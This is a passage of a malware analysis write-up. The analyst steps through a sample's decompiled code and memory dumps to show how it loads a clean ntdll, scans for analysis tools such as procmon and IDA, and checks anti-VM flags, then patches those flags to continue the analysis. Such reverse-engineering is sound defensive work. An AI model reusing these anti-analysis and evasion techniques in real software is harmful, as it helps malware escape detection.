00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 010FECA0: Stack[00001E04]:010FECA0 (Synchronized with ESI)
```

- The first function, saves lots of encrypted strings or hash codes. The purpose of these will be cleared later on in the execution
- Next to FF values, the base address of executing malware is saved
- On the third line another address is stored which is actually the address of **LdrLoadDll** function from ntdll. This will be used to laod further libraries




```
char __cdecl sub_5EBE63(int a1)
{
  int v1; // eax
  int v3; // eax
  int v4; // eax

  *(_DWORD *)a1 = -1;                                // Initializing configuration object with FFFFFFFF value
  *(_DWORD *)(a1 + 20) = sub_5FCF13(a1);             // Push encrypted strings or hashcodes onto conf obj. Also saves nt
  v1 = sub_5FCDE3(a1);
  *(_DWORD *)(a1 + 8) = v1;
  if ( !v1 )
    return 0;
  *(_BYTE *)(a1 + 56) = sub_5EB9E3() > 768;
  v3 = sub_5F95A3(a1, 115);
  if ( sub_5FF9F3(v3) )
  {
    *(_DWORD *)(a1 + 180) ^= *(_DWORD *)(a1 + 4);
    *(_BYTE *)(a1 + 55) = 1;
  }
  v4 = sub_5FF633(a1);
  *(_DWORD *)(a1 + 12) = v4;
  if ( !v4 )
    return 0;
  *(_BYTE *)(a1 + 57) = sub_5EB9E3() > 768;
  sub_5EBCA3(a1);
  sub_5EB633(a1);
  sub_5EB893(a1);
  sub_5EB703(a1);
  return sub_5E9433(a1);
}
```

```
0000BE63 sub_5EBE63:9 (5EBE63)
```

```
A0 EC 0F 01 A4 EC 0F 01  00 00 00 00 BC 0A 00 00   ì..¤ì......¾...
FF FF FF FF E3 1D 5E 00  00 00 00 00 00 00 00 00  ÿÿÿÿã.^.........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  F0 DD 65 77 00 00 00 00  ........ðÝew....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
70 63 05 38 63 01 67 54  06 26 8D F9 BA 4B 71 34  pc.8c.gT.&.ùºKq4
8D 20 75 58 77 0B 27 B1  33 70 9F C8 85 63 06 3B  . uXw.'±3pŸÈ…c.;
68 F3 CA 53 F7 71 E9 73  12 DB A9 E5 4B 12 28 3A  hóÊS÷qés.Û©åK.(:
E0 F7 E7 04 3B 2E C0 E2  8D 3E 9E ED D3 32 D1 A1  à÷ç.;.Àâ.>žíÓ2Ñ¡
49 D5 D3 42 99 43 0F EC  B8 82 3C 75 53 D7 0A D2  IÕÓB™C.ì¸‚<uS×.Ò
FE F5 4B 78 7A D6 31 DD  A6 56 71 C3 91 0C 26 E4  þõKxzÖ1Ý¦VqÃ‘.&ä
08 96 65 88 A6 CC 8B 90  B8 2E FE 8C 84 91 22 3E  .–eˆ¦Ì‹.¸.þŒ„‘">
20 6C 7A 49 01 96 B8 75  8F 75 DE 6D 90 EC AC E1   lzI.–¸u.uÞm.ì¬á
9A 21 BA 77 BE C2 77 7E  B9 EE F2 F5 FB 8F 46 23  š!ºw¾Âw~¹îòõû.F#
21 4F 03 6C A9 3F 29 39  F8 20 6C 99 9A 68 FF 36  !O.l©?)9ø l™šhÿ6
05 24 BF 97 3B 82 BF 2E  A0 14 F2 C1 10 D8 03 C6  .$¿—;‚¿. .òÁ.Ø.Æ
FF 3F B7 C6 EF 5F 97 EA  16 F6 F1 91 12 5F 80 EE  ÿ?·Æï_—ê.öñ‘._€î
AA D2 D4 E7 E1 C3 23 B5  06 5A 17 B9 42 7F B8 A8  ªÒÔçáÃ#µ.Z.¹B.¸¨
29 01 03 D1 8E 97 A3 39  70 6A 92 61 9C A0 9D AE  )..ÑŽ—£9pj’aœ .®
18 D4 B0 92 5E 86 71 28  DB 42 2A 98 B9 80 85 CE  .Ô°’^†q(ÛB*˜¹€…Î
8B D2 51 97 E9 08 76 C1  EA 2A E4 FE F0 EC 6C 28  ‹ÒQ—é.vÁê*äþðìl(
C2 F4 28 54 70 56 67 02  74 3B 71 FC 26 81 AE AA  Âô(TpVg.t;qü&.®ª
E1 12 AC EA 1F C0 A3 30  BE BA 18 C4 A7 7E 29 8D  á.¬ê.À£0¾º.Ä§~).
D0 31 A0 49 F2 1B 57 1F  6E 38 AF EF 95 B2 45 0C  Ð1 Iò.W.n8¯ï•²E.
1A B6 80 43 C9 42 C3 E8  50 43 95 F2 CF 3E 8C 80  .¶€CÉBÃèPC•òÏ>Œ€
D4 E2 06 EB 28 7D 9C 2C  22 7F E4 49 3E 48 FF 7E  Ôâ.ë(}œ,".äI>Hÿ~
55 53 EC 01 82 D8 44 CD  7A 97 27 D1 04 1F 4E 4E  USì.‚ØDÍz—'Ñ..NN
E3 35 47 0B A9 08 88 CE  AC 14 C3 9B A6 1D 1A 50  ã5G.©.ˆÎ¬.Ã›¦..P
F5 68 D0 C0 A1 9F A4 5F  1A 1D E6 51 74 90 70 5D  õhÐÀ¡Ÿ¤_..æQt.p]
9B 96 17 B8 6F AD 1F 3C  43 D7 17 A8 C0 20 4F DD  ›–.¸o.<C×.¨À OÝ
UNKNOWN 010FECA0: Stack[00001E04]:010FECA0 (Synchronized with ESI)
```

- I stepped over each function and monitored changes in memory side by side.
- Every function is contributing to the conf obj.

- The function in the screenshot below is loading a clean ntdll in the memory and saves it address on the conf obj
- Also, it is setting value in anti-vm flags that starts from the 45th element of the conf obj.
- The address of injected ntdll in memory starts on **0x1950000** and similarly in the 4 bytes after 24th element we have the address of injected ntdll saved.
- The flag value of 1 is also set in anti-vm flags.



unhooked ntdll

```
char __cdecl sub_5EBE63(int a1)
{
  int v1; // eax
  int v3; // eax
  int v4; // eax

  *(_DWORD *)a1 = -1;                          // Initializing configuration obj with FFFFFFFF values
  *(_DWORD *)(a1 + 20) = sub_5FCF13((_DWORD *)a1);// Pushes encrypted strings or hash codes onto conf obj
  v1 = sub_5FCDE3(a1);                         // pushes address of ntdll onto conf obj
  *(_DWORD *)(a1 + 8) = v1;
  if ( !v1 )
    return 0;
  *(_BYTE *)(a1 + 56) = sub_5EB9E3() > 768;
  v3 = sub_5F95A3(a1, 115);
  if ( sub_5FF9F3(v3) )                        // Checks some conditions and make changes in anti-vm bytes
  {
    *(_DWORD *)(a1 + 180) ^= *(_DWORD *)(a1 + 4);
    *(_BYTE *)(a1 + 55) = 1;
  }
  v4 = sub_5FF633(a1);
  *(_DWORD *)(a1 + 12) = v4;
  if ( !v4 )
    return 0;
  *(_BYTE *)(a1 + 57) = sub_5EB9E3() > 768;
  sub_5EBCA3(a1);
  sub_5EB633(a1);
  sub_5EB893(a1);
  sub_5EB703(a1);
  return sub_5E9433(a1);
}
```

Loads clean ntdll in memory and saves its address onto conf obj. Also set anti-vm flag on 4th element to 1

```
0000BE63 sub_5EBE63:21 (5EBE63)
```

```
010FEC70  010FECA0  Stack[00001E04]:010FECA0
010FEC74  010FECA0  Stack[00001E04]:010FECA0
010FEC78  010FEC88  Stack[00001E04]:010FEC88
UNKNOWN 010FEC70: Stack[00001E04]:010FEC70
```


```
Command "JumpAsk" failed
```

Name	PID	CPU	I/O total ...	Private b...	User name
dump.exe	1056			4.16 MB	DESKTOP-002IHON\shac

Time ...	Process Name	PID	Operation	Path
1:16:1...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	QueryStandardI...	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	ReadFile	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	CloseFile	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	CreateFile	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	QueryNameInfo...	C:\Windows\SysWOW64\ntdll.dll
1:16:1...	dump.exe	1056	CloseFile	C:\Windows\SysWOW64\ntdll.dll


Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared W
0x7ffd139df000	Image: Commit	8 kB	RW	C:\Windows\System32\wow64.dll	8 kB	8 kB		
0x7ffd150af000	Image: Commit	4 kB	RW	C:\Windows\System32\wow64win.dll	4 kB	4 kB		
0x7ffd15a96000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	4 kB		
0x7ffd15a99000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll	36 kB	36 kB		
0xdf5000	Private: Commit	12 kB	RW+G	Stack (thread 7684)				
0x10fb000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 7684)				
0x1225000	Private: Commit	12 kB	RW+G	Stack (thread 3080)				
0x13fc000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 3080)				
0x5e1000	Image: Commit	184 kB	RWX	C:\Users\shaddy\Desktop\dump.exe	184 kB	184 kB		
0x1950000	Private: Commit	3,376 kB	RWX		3,376 kB	3,376 kB		
0x76620000	Image: Commit	404 kB	RX	C:\Windows\SysWOW64\kernel32.dll	20 kB		20 kB	20
0x76d51000	Image: Commit	2,028 kB	RX	C:\Windows\SysWOW64\KernelBase...	240 kB		240 kB	240
0x77601000	Image: Commit	12 kB	RX	C:\Windows\System32\wow64cpu.dll	4 kB		4 kB	4
0x77607000	Image: Commit	4 kB	RX	C:\Windows\System32\wow64cpu.dll	4 kB		4 kB	4
0x77611000	Image: Commit	1,160 kB	RX	C:\Windows\SysWOW64\ntdll.dll	716 kB		716 kB	716
0x7ffd13991000	Image: Commit	228 kB	RX	C:\Windows\System32\wow64.dll	88 kB		88 kB	88
0x7ffd15041000	Image: Commit	276 kB	RX	C:\Windows\System32\wow64win.dll	8 kB		8 kB	8
0x7ffd15931000	Image: Commit	1,136 kB	RX	C:\Windows\System32\ntdll.dll	1,136 kB		1,136 kB	1,136
0x76f4f000	Image: Commit	4 kB	WC	C:\Windows\SysWOW64\KernelBase...	4 kB		4 kB	4
0x7ffd150b0000	Image: Commit	12 kB	WC	C:\Windows\System32\wow64win.dll	4 kB		4 kB	4
0x7ffd15a97000	Image: Commit	8 kB	WC	C:\Windows\System32\ntdll.dll	4 kB		4 kB	4

- Continuing with the execution.
- It checks other anti-vm checks
- Like taking snapshot of running processes and filtering out if any of those processes are listed by the malware
- In the screenshot, we can see that it detected **procmon** in running processes



Address	Length	Result
0xdfe744	54	\Windows\SysWOW64\ntdll.dll
0xdfeb00	58	C:\Windows\SysWOW64\ntdll.dll
0x10fe808	11	procmon.exe
0x10fe94c	22	svchost.exe
0x10feb54	11	Procmon.exe
0x10feee3	10	{3]l:JW*h
0x1110b3c	80	C:\Program Files\IDA Pro 7.5 SP3\ida.exe

- After performing some of the anti-vm checks, it updated the flags on anti-analysis bytes as shown in screenshot below:




Anti-Analysis Flags

```
char __cdecl sub_5EBE63(int a1)
{
  int v1; // eax
  int v3; // eax
  int v4; // eax

  *(_DWORD *)a1 = -1;                           // Initializing configuration obj with FFFFFFFF values
  *(_DWORD *)(a1 + 20) = sub_5FCF13((_DWORD *)a1);// Pushes encrypted strings or hash codes onto conf obj
  v1 = sub_5FCDE3(a1);                          // pushes address of ntdll onto conf obj
  *(_DWORD *)(a1 + 8) = v1;
  if ( !v1 )
    return 0;
  *(_BYTE *)(a1 + 56) = sub_5EB9E3() > 768;
  v3 = sub_5F95A3(a1, 115);
  if ( sub_5FF9F3(v3) )                         // Checks some conditions and make changes in anti-vm bytes
  {
    *(_DWORD *)(a1 + 180) ^= *(_DWORD *)(a1 + 4);
    *(_BYTE *)(a1 + 55) = 1;
  }
  v4 = sub_5FF633(a1);
  *(_DWORD *)(a1 + 12) = v4;                    // Loads clean ntdll and injects it in memory. Also saves its a
  if ( !v4 )
    return 0;
  *(_BYTE *)(a1 + 57) = sub_5EB9E3() > 768;
  sub_5EBCA3(a1);
  sub_5EB633(a1);                               // Checks running processes and make decisions on flags
  sub_5EB893(a1);
  sub_5EB703(a1);
  return sub_5E9433(a1);                        // Checks anti-vm flags and returns either 0 or 1
}

0000BE8B sub_5EBE63:29 (5EBE8B)
```

```
CA0  FF FF FF FF E3 1D 5E 00  00 00 4F 01 01 00 00 00  ÿÿÿÿã.^...O.....
CB0  00 00 61 77 E3 1D CB 01  00 00 95 01 00 40 AF 01  ..awã.Ë...•..@¯.
CC0  01 00 00 00 00 70 60 77  F0 DD 65 77 00 00 00 01  .....p`wðÝew....
CD0  00 00 01 00 01 01 02 00  00 00 00 00 00 00 00 00  ................
CE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
CF0  70 63 05 38 63 01 67 54  06 26 8D F9 BA 4B 71 34  pc.8c.gT.&.ùºKq4
D00  8D 20 75 58 77 0B 27 B1  33 70 9F C8 7D 63 06 3B  . uXw.'±3pŸÈ}c.;
D10  5F F3 CA 53 F7 71 E9 73  12 DB A9 E5 4B 12 BD 3B  _óÊS÷qés.Û©åK.½;
D20  E0 F7 E7 04 3B 2E C0 E2  8D 3E 9E ED D3 32 D1 A1  à÷ç.;.Àâ.>žíÓ2Ñ¡
D30  49 D5 D3 42 99 43 0F EC  B8 82 3C 75 53 D7 0A D2  IÕÓB™C.ì¸‚<uS×.Ò
D40  FE F5 4B 78 7A D6 31 DD  A6 56 71 C3 91 0C 26 E4  þõKxzÖ1Ý¦VqÃ‘.&ä
D50  08 96 65 88 A6 CC 8B 90  B8 2E FE 8C 84 91 22 3E  .–eˆ¦Ì‹.¸.þŒ„‘">
D60  20 6C 7A 49 01 96 B8 75  8F 75 DE 6D 90 EC AC E1   lzI.–¸u.uÞm.ì¬á
D70  9A 21 BA 77 BE C2 77 7E  B9 EE F2 F5 FB 8F 46 23  š!ºw¾Âw~¹îòõû.F#
D80  21 4F 03 6C A9 3F 29 39  F8 20 6C 99 9A 68 FF 36  !O.l©?)9ø l™šhÿ6
D90  05 24 BF 97 3B 82 BF 2E  A0 14 F2 C1 10 D8 03 C6  .$¿—;‚¿. .òÁ.Ø.Æ
DA0  FF 3F B7 C6 EF 5F 97 EA  16 F6 F1 91 12 5F 80 EE  ÿ?·Æï_—ê.öñ‘._€î
DB0  AA D2 D4 E7 E1 C3 23 B5  06 5A 17 B9 42 7F B8 A8  ªÒÔçáÃ#µ.Z.¹B.¸¨
DC0  29 01 03 D1 8E 97 A3 39  39 6A 92 61 9C A0 9D AE  )..ÑŽ—£99j’aœ .®
DD0  18 D4 B0 92 5E 86 71 28  DB 42 2A 98 B9 80 85 CE  .Ô°’^†q(ÛB*˜¹€…Î
DE0  8B D2 51 97 E9 08 76 C1  EA 2A E4 FE F0 EC 6C 28  ‹ÒQ—é.vÁê*äþðìl(
DF0  C2 F4 28 54 70 56 67 02  74 3B 71 FC 26 81 AE AA  Âô(TpVg.t;qü&.®ª
E00  E1 12 AC EA 1F C0 A3 30  BE BA 18 C4 A7 7E 29 8D  á.¬ê.À£0¾º.Ä§~).
E10  D0 31 A0 49 F2 1B 57 1F  6E 38 AF EF 95 B2 45 0C  Ð1 Iò.W.n8¯ï•²E.
E20  1A B6 80 43 C9 42 C3 E8  50 43 95 F2 CF 3E 8C 80  .¶€CÉBÃèPC•òÏ>Œ€
E30  D4 E2 06 EB 28 7D 9C 2C  22 7F E4 49 3E 48 FF 7E  Ôâ.ë(}œ,".äI>Hÿ~
E40  55 53 EC 01 82 D8 44 CD  7A 97 27 D1 04 1F 4E 4E  USì.‚ØDÍz—'Ñ..NN
E50  E3 35 47 0B A9 08 88 CE  AC 14 C3 9B A6 1D 1A 50  ã5G.©.ˆÎ¬.Ã›¦..P
E60  F5 68 D0 C0 A1 9F A4 5F  1A 1D E6 51 74 90 70 5D  õhÐÀ¡Ÿ¤_..æQt.p]
E70  9B 96 17 B8 6F AD 1F 3C  43 D7 17 A8 C0 20 4F DD  ›–.¸o.<C×.¨À OÝ
E80  D9 55 DF E7 4C 91 C3 51  90 42 FE 95 1E 98 89 DB  ÙUßçL‘ÃQ.Bþ•.˜‰Û
E90  F0 29 B0 91 68 31 CA 21  70 25 27 64 66 CE F0 7E  ð)°‘h1Ê!p%'dfÎð~

UNKNOWN 010FECA0: Stack[00001E04]:010FECA0 (Synchronized with ESI)
```


- The last function is matching the anti-vm flags with the sequence it requires to progress.
- As can be seen in the screenshot, my sequence doesn't match to what it should be,
- It means the malware has either **detected the debugger** or tools like **procmon** or some other parameter
- Therefore, the program exits.



```
BOOL __cdecl sub_5E9433(_BYTE *a1)
{
  return !a1[45]                                // 0
      && a1[46]                                 // 1
      && a1[47]                                 // 1
      && !a1[48]                                // 0
      && !a1[49]                                // 0
      && a1[50]                                 // 1
      && !a1[51]                                // 0
      && a1[52]                                 // 1
      && !a1[53]                                // 0
      && a1[54]                                 // 1
      && !a1[55];                               // 0    .Correct sequence of anti-vm flags
}
```

```
CA0  FF FF FF FF E3 1D 5E 00  00 00 4F 01 01 00 00 00  ÿÿÿÿã.^...O.....
CB0  00 00 61 77 E3 1D CB 01  00 00 95 01 00 40 AF 01  ..awã.Ë...•..@¯.
CC0  01 00 00 00 00 70 60 77  F0 DD 65 77 00 00 00 01  .....p`wðÝew....
CD0  00 00 01 00 01 01 02 00  00 00 00 00 00 00 00 00  ................
CE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
CF0  70 63 05 38 63 01 67 54  06 26 8D F9 BA 4B 71 34  pc.8c.gT.&.ùºKq4
D00  8D 20 75 58 77 0B 27 B1  33 70 9F C8 7D 63 06 3B  . uXw.'±3pŸÈ}c.;
D10  5F F3 CA 53 F7 71 E9 73  12 DB A9 E5 4B 12 BD 3B  _óÊS÷qés.Û©åK.½;
D20  E0 F7 E7 04 3B 2E C0 E2  8D 3E 9E ED D3 32 D1 A1  à÷ç.;.Àâ.>žíÓ2Ñ¡
D30  49 D5 D3 42 99 43 0F EC  B8 82 3C 75 53 D7 0A D2  IÕÓB™C.ì¸‚<uS×.Ò
D40  FE F5 4B 78 7A D6 31 DD  A6 56 71 C3 91 0C 26 E4  þõKxzÖ1Ý¦VqÃ‘.&ä
D50  08 96 65 88 A6 CC 8B 90  B8 2E FE 8C 84 91 22 3E  .–eˆ¦Ì‹.¸.þŒ„‘">
D60  20 6C 7A 49 01 96 B8 75  8F 75 DE 6D 90 EC AC E1   lzI.–¸u.uÞm.ì¬á
D70  9A 21 BA 77 BE C2 77 7E  B9 EE F2 F5 FB 8F 46 23  š!ºw¾Âw~¹îòõû.F#
D80  21 4F 03 6C A9 3F 29 39  F8 20 6C 99 9A 68 FF 36  !O.l©?)9ø l™šhÿ6
D90  05 24 BF 97 3B 82 BF 2E  A0 14 F2 C1 10 D8 03 C6  .$¿—;‚¿. .òÁ.Ø.Æ
DA0  FF 3F B7 C6 EF 5F 97 EA  16 F6 F1 91 12 5F 80 EE  ÿ?·Æï_—ê.öñ‘._€î
DB0  AA D2 D4 E7 E1 C3 23 B5  06 5A 17 B9 42 7F B8 A8  ªÒÔçáÃ#µ.Z.¹B.¸¨
DC0  29 01 03 D1 8E 97 A3 39  39 6A 92 61 9C A0 9D AE  )..ÑŽ—£99j’aœ .®
DD0  18 D4 B0 92 5E 86 71 28  DB 42 2A 98 B9 80 85 CE  .Ô°’^†q(ÛB*˜¹€…Î
DE0  8B D2 51 97 E9 08 76 C1  EA 2A E4 FE F0 EC 6C 28  ‹ÒQ—é.vÁê*äþðìl(
DF0  C2 F4 28 54 70 56 67 02  74 3B 71 FC 26 81 AE AA  Âô(TpVg.t;qü&.®ª
E00  E1 12 AC EA 1F C0 A3 30  BE BA 18 C4 A7 7E 29 8D  á.¬ê.À£0¾º.Ä§~).
```


- So, in take # 2 of defeating anti-reverse engineering or anti-vm techniques, I simply patched the sequence of these flags in the memory to the required sequence.
- Patching memory, and moving onto the execution should work, because these flags are being used somewhere ahead in the program. So, simply changing the conditional jump would always crash the program.
- However, in case of memory patch, these values would be continued in the program and this issue should be fixed.



```
CC0  01 00 00 00 00 70 60 77  F0 DD 65 77 00 00 01 01
CD0  00 00 01 00 01 00 01 00  00 00 00 00 00 00 00 00
```

- Patched the memory and now it goes back to the condition which is true
- However, something is wrong here.
- Because the names of the dll being searched is very weird.

- Now I understand, that these sequences of bytes are being used in a decryption algorithm to decrypt the names of libraries and APIs.
